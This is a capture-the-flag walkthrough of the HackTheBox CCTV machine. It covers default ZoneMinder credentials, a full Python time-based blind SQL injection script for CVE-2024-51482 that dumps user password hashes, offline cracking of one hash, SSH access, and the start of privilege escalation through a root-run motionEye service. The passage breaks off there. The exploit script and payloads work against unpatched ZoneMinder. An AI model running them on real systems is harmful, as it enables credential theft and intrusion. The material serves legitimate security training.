CCTV
Writeup for HackTheBox CCTV machine
Executive Summary
CCTV is a medium-difficulty Linux machine on HackTheBox. The attack chain chains three distinct vulnerabilities across two applications, beginning unauthenticated and ending in full root compromise.
The initial foothold begins on a CCTV management platform built on ZoneMinder — an open-source network video recorder. The application is accessible using default credentials (admin:admin), which grants immediate administrator access to the ZoneMinder dashboard. The installed version is 1.37.63, which is affected by CVE-2024-51482, a time-based blind SQL injection in web/ajax/event.php.A Python script using binary search on ASCII values extracts the zm.Users table, recovering bcrypt password hashes for three accounts. The hash for the user mark is cracked offline using John the Ripper, yielding the password opensesame, which is reused as mark’s SSH system account password.
Once on the system as mark, enumeration of running services reveals motionEye 0.43.1b4 — a web front-end for the Motion camera daemon — running as root on an internal port. The motionEye admin password is recovered in plaintext from the service configuration file at /etc/motioneye/motion.conf. The application is accessible via SSH port forwarding. MotionEye 0.43.1b4 is affected by CVE-2025-60787, a command injection vulnerability in the camera configuration interface: user-supplied values in fields such as the image filename are written directly into Motion’s configuration files without shell-special-character sanitisation. When Motion restarts and processes these files, the injected shell commands execute in the context of the root process. A public exploit is used to inject a reverse shell payload, connecting back as root.
Understanding the Key Techniques
What is ZoneMinder?
ZoneMinder is a free, open-source CCTV software application for Linux. It functions as a comprehensive Network Video Recorder (NVR) supporting IP, USB, and analogue cameras. It captures, analyses, records, and monitors video surveillance feeds and exposes a PHP-based web interface for camera management, event review, and system configuration. Because ZoneMinder is commonly deployed in corporate environments, its web interface is frequently exposed internally, and default credentials are often left unchanged.
What is Time-Based Blind SQL Injection?
SQL injection occurs when user-controlled input is interpolated directly into a SQL query string rather than passed as a bound parameter. Blind SQL injection refers to cases where the query result is not reflected in the HTTP response — the attacker cannot read data directly but must infer it through a side channel.
Time-based blind injection uses MySQL’s SLEEP() function as that side channel. By wrapping a SLEEP() call inside a conditional subquery, the attacker can force the database to pause execution only when a given condition is true. The HTTP response is delayed by the sleep duration when the condition holds, and returns at baseline speed when it does not. This allows the attacker to evaluate binary conditions (true/false) purely by measuring response latency — extracting data one bit at a time.
Boolean-based blind injection — where the attacker distinguishes between two different response bodies — was not viable here because both true and false injections produced HTTP 500 errors at the application layer. UNION-based injection was not viable because the vulnerable query’s result set is consumed only by dbNumRows() (a row count function), and the actual row data is never written into the HTTP response. Time-based injection succeeds regardless of response content: it only requires that the database actually execute the query before returning.
What is motionEye and How Does CVE-2025-60787 Work?
motionEye is a Python-based web front-end for the Motion motion-detection camera daemon. It provides a browser-accessible dashboard for configuring cameras, adjusting capture settings, managing storage, and viewing live feeds. In this machine, motionEye runs as root and writes camera configuration values supplied via the web UI directly into Motion’s .conf files on disk. When the Motion process is restarted, it reads these configuration files and processes the values.
CVE-2025-60787 is a command injection vulnerability arising from the absence of sanitisation on user-supplied configuration field values before they are written to disk. Fields such as the “Still image File” and “Image File Name” accept arbitrary strings. Motion’s configuration file format passes these values to the shell during certain operations. An attacker who can authenticate to the motionEye admin interface can inject shell metacharacters — such as $(command) — into these fields. When Motion restarts and processes the configuration, the injected command executes in the shell context of the process that launched Motion — in this case, root.
Reconnaissance
Nmap Scan
A two-phase Nmap scan is performed: a fast all-port SYN scan to identify open TCP ports, followed by service version detection and default script execution on those ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 10000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

Nmap scan report for 10.129.188.154
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan identifies two open ports:
- Port 22 (SSH, OpenSSH 9.6p1): Standard SSH service on Ubuntu 24.04. This is the remote access path once credentials are obtained.
- Port 80 (HTTP, Apache 2.4.58): An Apache web server that immediately redirects to the virtual hostname
http://cctv.htb/. The redirect reveals that the site uses name-based virtual hosting, requiring the hostname to be added to/etc/hostsfor correct resolution.
The surface area is minimal — only two ports, with HTTP as the exclusive attack vector for initial access.
Add the virtual hostname to the local resolver:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ echo "$ip  cctv.htb" | sudo tee -a /etc/hosts
Web Enumeration
SecureVision and ZoneMinder
Navigating to http://cctv.htb/ presents the SecureVision corporate landing page — a security services company offering surveillance solutions.

Clicking the “Staff Login” button redirects to a ZoneMinder login page. ZoneMinder is a free, open-source CCTV software application for Linux and FreeBSD that provides a full Network Video Recorder (NVR) web interface for managing IP, USB, and analogue cameras. It handles video capture, motion detection, event recording, and monitoring through a PHP web application backed by a MySQL database.

Consulting the ZoneMinder user guide, the default administrator credentials are admin:admin. Attempting this credential pair succeeds immediately — the default password has not been changed.

The dashboard footer confirms ZoneMinder version 1.37.63 is installed.
Initial Foothold — CVE-2024-51482 Time-Based Blind SQL Injection
Vulnerability Overview
Researching known vulnerabilities in ZoneMinder 1.37.x reveals CVE-2024-51482, a SQL injection vulnerability affecting all versions of ZoneMinder through 1.37.64. The vulnerability is tracked in the GitHub Security Advisory as GHSA-qm8h-3xvf-m7j3.
Root Cause — Unsanitised String Interpolation in web/ajax/event.php: The removetag action handler receives a tag ID from the request parameter tid and stores it in the PHP variable $tagId without any sanitisation. It then executes two SQL queries against the database. The first query is a DELETE statement implemented with a prepared statement — the $tagId value is bound as a parameter, so the database treats it as a literal string value and no injection is possible. The second query, however, constructs a SELECT statement by directly interpolating $tagId into the query string using PHP string interpolation:
1
2
3
4
5
6
7
8
9
10
11
case 'removetag' :
    $tagId = $_REQUEST['tid'];
    dbQuery('DELETE FROM Events_Tags WHERE TagId = ? AND EventId = ?', array($tagId, $_REQUEST['id']));
    $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId";
    $rowCount = dbNumRows($sql);
    if ($rowCount < 1) {
      $sql = 'DELETE FROM Tags WHERE Id = ?';
      $values = array($_REQUEST['tid']);
      $response = dbNumRows($sql, $values);
      ajaxResponse(array('response'=>$response));
    }
The line $sql = "SELECT * FROM Events_Tags WHERE TagId = $tagId" passes the raw, unsanitised request value directly into a SQL statement. Any SQL syntax injected into $tagId becomes part of the query that MySQL executes.
One additional constraint: the first DELETE statement requires both tid and id parameters to be present. If id is missing, the parameterised DELETE fails before reaching the vulnerable SELECT. This is why every exploit request must include both &tid=<payload>&id=1 — the id=1 value satisfies the first query and allows execution to proceed to the injection point.
Why Time-Based Blind?
The vulnerability’s exploitation vector is constrained by how the application handles the query result. dbNumRows() consumes the SELECT output and returns only an integer row count. The row count feeds into the conditional branch if ($rowCount < 1), and the JSON response from ajaxResponse() returns only a numeric status — not the actual row data. This means:
UNION-based injection is not viable: even if extra rows are appended via UNION, their content is never written to the HTTP response — only the count reaches the attacker.
Boolean-based blind injection is also not reliable: both tid=1 AND 1=1 (true) and tid=1 AND 1=2 (false) modifications to the query caused 500 Internal Server Error responses at the application layer, likely due to how the modified query interacts with the subsequent code path. The response distinction required for boolean inference was absent.
Time-based blind injection works because it does not depend on response content at all. MySQL’s SLEEP(N) function introduces a measurable delay in query execution regardless of the response body. By embedding SLEEP() inside a conditional subquery, the attacker transforms a timing difference into a reliable one-bit oracle.
Execution Flow of the Injection Payload
A baseline injection test confirms the vulnerability. The following request is crafted:
1
2
3
GET /zm/index.php?view=request&request=event&action=removetag
     &tid=1 AND (SELECT * FROM (SELECT SLEEP(2)) as dummy)
     &id=1
Tracing the execution through the PHP code:
$tagId receives the raw string 1 AND (SELECT * FROM (SELECT SLEEP(2)) as dummy).
The first DELETE executes as a prepared statement. MySQL casts the string $tagId to its integer prefix (1) for the parameterised TagId column. The injection payload is treated as a literal string — SLEEP() does not execute here.
The second query becomes:
1
SELECT * FROM Events_Tags WHERE TagId = 1 AND (SELECT * FROM (SELECT SLEEP(2)) as dummy)
MySQL evaluates the WHERE clause. The AND condition requires evaluating the subquery (SELECT * FROM (SELECT SLEEP(2)) as dummy). Inside: SELECT SLEEP(2) causes MySQL to pause for two seconds and return 0. The derived table contains one row with value 0. The outer SELECT * FROM (...) as dummy returns that row, which evaluates as 0 (false) in the boolean AND. MySQL must execute the subquery before it can determine the final result — so the SLEEP(2) fires unconditionally.
dbNumRows() does not return until the query completes. The two-second sleep in the database translates directly to a two-second delay in the HTTP response. The attacker measures this delay: a response taking 2+ seconds confirms the injection executed.
The nested subquery structure (SELECT * FROM (SELECT SLEEP(N)) as dummy) is used rather than the simpler (SELECT SLEEP(N)) for two reasons: it ensures the subquery returns a proper result set valid in the boolean context of the AND clause, and it obfuscates the pattern slightly against naive input filters that match SLEEP( directly after AND.
Data Extraction via Conditional SLEEP
For data extraction rather than mere confirmation, a conditional wrapper is added:
1
1 AND (SELECT 1 FROM (SELECT SLEEP(3) FROM DUAL WHERE condition) as dummy)
The FROM DUAL clause is required because MySQL demands a FROM clause in all SELECT statements. DUAL is a built-in single-row pseudo-table that always exists. The WHERE condition clause means SLEEP(3) only executes if the condition is true. If the condition is false, the inner query returns zero rows, SLEEP(3) is never called, and the response returns at baseline speed.
This gives a reliable two-outcome oracle:
When the condition is TRUE, MySQL executes SLEEP(3), the HTTP response is delayed by 3 seconds. When the condition is FALSE, SLEEP(3) is skipped, the HTTP response returns in under one second.
Characters are extracted using binary search on ASCII values. For each character position, a WHERE ASCII(SUBSTRING(query, pos, 1)) > mid condition is tested. Binary search narrows the ASCII value in approximately 7 requests per character (compared to up to 95 for linear search through printable ASCII 32–126), making the extraction practical:
1
SELECT SLEEP(3) FROM DUAL WHERE ASCII(SUBSTRING((SELECT Username FROM zm.Users LIMIT 0,1), pos, 1)) > mid
The ZoneMinder database schema is documented in the ZoneMinder MySQL wiki. The zm.Users table contains Username and Password columns, with passwords stored as bcrypt hashes.
Automated Extraction Script
The following Python script automates the full extraction, using the session cookie from an authenticated ZoneMinder session. The cookie must be updated if it expires (ZoneMinder session cookies refresh approximately every hour):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
#!/usr/bin/env python3
import requests
import time
import urllib.parse

# CONFIG
TARGET = "http://cctv.htb"
COOKIE = {"ZMSESSID": "gofls5ln2jubbehfulf32j54mh"}  # UPDATE THIS
SLEEP_TIME = 3
TIMEOUT = SLEEP_TIME + 3

def send(payload):
    encoded = urllib.parse.quote(payload)
    url = f"{TARGET}/zm/index.php?view=request&request=event&action=removetag&tid={encoded}&id=1"
    start = time.time()
    try:
        requests.get(url, cookies=COOKIE, timeout=TIMEOUT)
        return time.time() - start
    except requests.exceptions.Timeout:
        return TIMEOUT

def check(query):
    """Returns True if query condition is TRUE (sleeps), False if FALSE (fast)"""
    payload = (
        f"1 AND (SELECT 1 FROM (SELECT SLEEP({SLEEP_TIME}) FROM DUAL "
        f"WHERE ({query})) as dummy)"
    )
    return send(payload) >= (SLEEP_TIME - 0.5)

def get_length(query, max_len=128):
    """Binary search for string length"""
    lo, hi = 0, max_len
    while lo <= hi:
        mid = (lo + hi) // 2
        if check(f"LENGTH(({query})) > {mid}"):
            lo = mid + 1
        else:
            hi = mid - 1
    return lo

def extract_char(query, pos):
    lo, hi = 32, 126
    while lo <= hi:
        mid = (lo + hi) // 2
        if check(f"ASCII(SUBSTRING(({query}), {pos}, 1)) > {mid}"):
            lo = mid + 1
        else:
            hi = mid - 1
    return chr(lo) if 32 <= lo <= 126 else None

def extract_string(query, max_len=128):
    """Extract string by first getting length, then extracting exact chars"""
    length = get_length(query, max_len)
    if length == 0:
        print("[*] Length: 0 (empty)")
        return ""

    print(f"[*] Length: {length}")
    result = ""
    for pos in range(1, length + 1):
        ch = extract_char(query, pos)
        if ch is None:
            break
        result += ch
        print(f"\r[*] {result}", end="", flush=True)
    print()
    return result

def count_rows(table, condition="1=1"):
    """Count rows using linear search (small numbers, fast enough)"""
    print(f"[*] Counting rows in {table}...")
    for i in range(1, 50):
        if not check(f"(SELECT COUNT(*) FROM {table} WHERE {condition}) >= {i}"):
            return i - 1
    return 50

def get_users():
    print("[*] Dumping ZoneMinder Users...\n")

    user_count = count_rows("zm.Users")
    print(f"[+] Found {user_count} user(s)\n")

    users = []
    for row in range(user_count):
        print(f"[*] Extracting username {row+1}/{user_count}...")
        username = extract_string(f"SELECT Username FROM zm.Users LIMIT {row},1")
        print(f"[+] Username: {username}")

        print(f"[*] Extracting password for '{username}'...")
        password = extract_string(f"SELECT Password FROM zm.Users WHERE Username='{username}' LIMIT 0,1")
        print(f"[+] Password hash: {password}\n")

        users.append((username, password))

    print("\n" + "="*50)
    print("DUMP COMPLETE")
    print("="*50)
    for u, p in users:
        print(f"{u} : {p}")

    return users

if __name__ == "__main__":
    print("[*] Baseline check...")
    baseline = send("1")
    print(f"[*] Baseline: {baseline:.2f}s")

    print("[*] Testing injection...")
    test = send("1 AND (SELECT * FROM (SELECT SLEEP(2)) as dummy)")
    print(f"[*] Sleep test: {test:.2f}s")

    if test < 2:
        print("[-] Injection not working. Check session cookie.")
        exit(1)

    print("[+] Injection confirmed!\n")
    get_users()
Running the script confirms injection and extracts three user accounts with their bcrypt password hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ python3 enum_users.py
[*] Baseline check...
[*] Baseline: 0.62s
[*] Testing injection...
[*] Sleep test: 2.66s
[+] Injection confirmed!

[*] Dumping ZoneMinder Users...

[*] Counting rows in zm.Users...
[+] Found 3 user(s)

[*] Extracting username 1/3...
[*] Length: 5
[*] admin
[+] Username: admin
[*] Extracting password for 'admin'...
[*] Length: 60
[*] $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
[+] Password hash: $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m

[*] Extracting username 2/3...
[*] Length: 4
[*] mark
[+] Username: mark
[*] Extracting password for 'mark'...
[*] Length: 60
[*] $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
[+] Password hash: $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.

[*] Extracting username 3/3...
[*] Length: 10
[*] superadmin
[+] Username: superadmin
[*] Extracting password for 'superadmin'...
[*] Length: 60
[*] $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
[+] Password hash: $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm


==================================================
DUMP COMPLETE
==================================================
admin : $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m
mark : $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
superadmin : $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
Three accounts are recovered: admin, mark, and superadmin, each with a 60-character bcrypt ($2y$10$) hash.
Hash Cracking — mark
The mark account hash is written to a file and cracked offline using John the Ripper against a wordlist:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ echo 'mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.' > hash.txt

┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ john hash.txt --wordlist=password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 12 needed for performance.
opensesame       (mark)
1g 0:00:00:00 DONE (2026-07-10 00:57) 7.692g/s 7.692p/s 7.692c/s 7.692C/s opensesame
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The password opensesame is recovered for the account mark. The SSH service on port 22 accepts these credentials:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Linux/CCTV]
└─$ sshpass -p 'opensesame' ssh -o StrictHostKeyChecking=no mark@$ip
Warning: Permanently added '10.129.52.60' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
A shell is established as mark. The ZoneMinder database password was reused as the system SSH account password for the same username.
Privilege Escalation — CVE-2025-60787 motionEye Command Injection
Service Enumeration
mark has no sudo privileges:
1
2
3
mark@cctv:~$ sudo -l
[sudo] password for mark:
Sorry, user mark may not run sudo on cctv.
Listing all active system services reveals a significant finding:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
mark@cctv:~$ systemctl list-units --type=service --state=running

  UNIT                        LOAD   ACTIVE SUB     DESCRIPTION
  apache2.service             loaded active running The Apache HTTP Server
  auditd.service              loaded active running Security Auditing Service
  containerd.service          loaded active running containerd container runtime
  cron.service                loaded active running Regular background program processing daemon
  dbus.service                loaded active running D-Bus System Message Bus
  docker.service              loaded active running Docker Application Container Engine
  fail2ban.service            loaded active running Fail2Ban Service
  fwupd.service               loaded active running Firmware update daemon
  getty@tty1.service          loaded active running Getty on tty1
  ModemManager.service        loaded active running Modem Manager
  motioneye.service           loaded active running motionEye Server
  mysql.service               loaded active running MySQL Community Server
  networkd-dispatcher.service loaded active running Dispatcher daemon for systemd-networkd
  open-vm-tools.service       loaded active running Service for virtual machines hosted on VMware
  polkit.service              loaded active running Authorization Manager
  rsyslog.service             loaded active running System Logging Service
  snapd.service               loaded active running Snap Daemon
  ssh.service                 loaded active running OpenBSD Secure Shell server
  sshguard.service            loaded active running SSHGuard
  systemd-journald.service    loaded active running Journal Service
  systemd-logind.service      loaded active running User Login Management
  systemd-resolved.service    loaded active running Network Name Resolution
  systemd-timesyncd.service   loaded active running Network Time Synchronization
  systemd-udevd.service       loaded active running Rule-based Manager for Device Events and Files
  udisks2.service             loaded active running Disk Manager
  upower.service              loaded active running Daemon for power management
  user@1000.service           loaded active running User Manager for UID 1000
  vgauth.service              loaded active running Authentication service for virtual machines hosted on VMware
  zoneminder.service          loaded active running ZoneMinder CCTV recording and surveillance system
The motioneye.service entry stands out. Inspecting the service unit file reveals it runs as root:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
mark@cctv:~$ cat /etc/systemd/system/motioneye.service
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target
The User=root directive means the motionEye process and all subprocesses it spawns — including the Motion daemon — run with full root privileges. Inspecting the service status shows the process tree:
1
2
3
4
5
6
7
8
9
10
11
12
mark@cctv:~$ systemctl status motioneye.service
● motioneye.service - motionEye Server
     Loaded: loaded (/etc/systemd/system/motioneye.service; enabled; preset: enabled)
     Active: active (running) since Thu 2026-07-09 10:47:57 UTC; 5h 1min ago
   Main PID: 1486
      Tasks: 10 (limit: 4547)
     Memory: 203.7M (peak: 206.2M)
        CPU: 1min 5.110s
     CGroup: /system.slice/motioneye.service
             ├─1486 /usr/bin/python3 /usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
             ├─2204 /usr/bin/motion -n -c /etc/motioneye/motion.conf -d 5
             └─2228 /usr/bin/python3 /usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
The motionEye Python server (PID 1486) and the Motion daemon (PID 2204) are both running as root.
Recovering motionEye Credentials
The motionEye configuration file is world-readable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
mark@cctv:~$ cat /etc/motioneye/motioneye.conf
# path to the configuration directory (must be writable by motionEye)
conf_path /etc/motioneye

# path to the directory where pid files go (must be writable by motionEye)
